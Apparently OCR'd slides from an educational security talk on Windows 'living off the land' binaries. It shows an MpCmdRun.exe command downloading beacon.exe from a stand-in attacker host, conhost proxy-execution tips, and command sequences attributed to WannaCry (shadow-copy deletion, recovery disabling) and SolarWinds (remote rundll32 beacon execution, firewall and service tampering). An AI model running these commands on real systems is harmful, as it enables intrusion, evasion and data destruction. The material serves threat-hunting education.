
- **“Expected” behaviour is related to manage settings in Windows Defender.**
- **“Hidden” behaviour allow us to download any file to the system**



```
C:\>MpCmdRun.exe -DownloadFile -url https://attacker.server/beacon.exe -path c:\\temp\\beacon.exe
```

https://lolbas-project.github.io/lolbas/Binaries/MpCmdRun/

EXAMPLES



You Retweeted


Wietze
@Wietze

#HuntingTipOfTheDay

conhost.exe can be used to proxy the execution of arbitrary commands


⚔️ All you have to do is put 'conhost ' before your command. Simple yet effective way to frustrate parent-child relationships
🛡️ Hunting for rare children of conhost may find malicious use!

6:38 PM · Apr 5, 2022 · Twitter Web App




Command Prompt

```
Microsoft Windows [Version 10.0.22000.376]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Wietze>conhost calc

C:\Users\Wietze>conhost ipconfig /all

C:\Users\Wietze>conhost conhost conhost conhost notepad hello_world.txt

C:\Users\Wietze>_
```



EXAMPLES



LOLBAS

☆ Star 4,171

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.

Search among 156 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')


Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At (Windows)
Atbroker.exe	Execute	Binaries	T1218: Signed Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: Signed Binary Proxy Execution
CertOC.exe	Execute Download	Binaries	T1218: Signed Binary Proxy Execution T1105: Ingress Tool Transfer

WHY ARE “LOLBINS” IMPORTANT

- They’re already available on a system
- Allow the attacker to “blend in” with normal activity
- “Very” effective
- They are used in most attacks

WHY ARE “LOLBINS” IMPORTANT


- **Wannacry (2017)**



```
icacls . /grant Everyone:F /T /C /Q

attrib +h +s <Drive_Letter>:\$RECYCLE

taskkill.exe /f /im sqlserver.exe

taskkill.exe /f /im sqlwriter.exe

taskkill.exe /f /im mysqld.exe

cmd.exe /c start /b @WanaDecryptor@.exe vs

vssadmin delete shadows /all /quiet

wmic shadowcopy delete

bcdedit /set {default} bootstatuspolicy ignoreallfailures

bcdedit /set {default} recoveryenabled no

wbadmin delete catalog -q

cscript.exe //nologo <1 character>.vbs
```

WHY ARE “LOLBINS” IMPORTANT


- **Solarwinds (2020)**



```
wmic /node:[target] process call create “rundll32 c:\windows\[folder]\
[beacon].dll [export]”

Invoke-WMIMethod win32_process -name create -argumentlist ‘rundll32
c:\Windows\[folder]\[beacon].dll [export]’ -ComputerName [target]

rundll32.exe c:\windows\[folder]\[beacon].dll [export]

netsh advfirewall firewall add rule name=”[rulename1]” protocol=UDP
dir=out localport=137 action=block

schtasks /query /v /s [target] /fo csv

sc \\[target] query type=service state=all

wmic /node:”[target]” service get name,startname

reg add HKLM\system\currentcontrolset\services\[service name] /v Start
/t REG_DWORD /d 4″
```

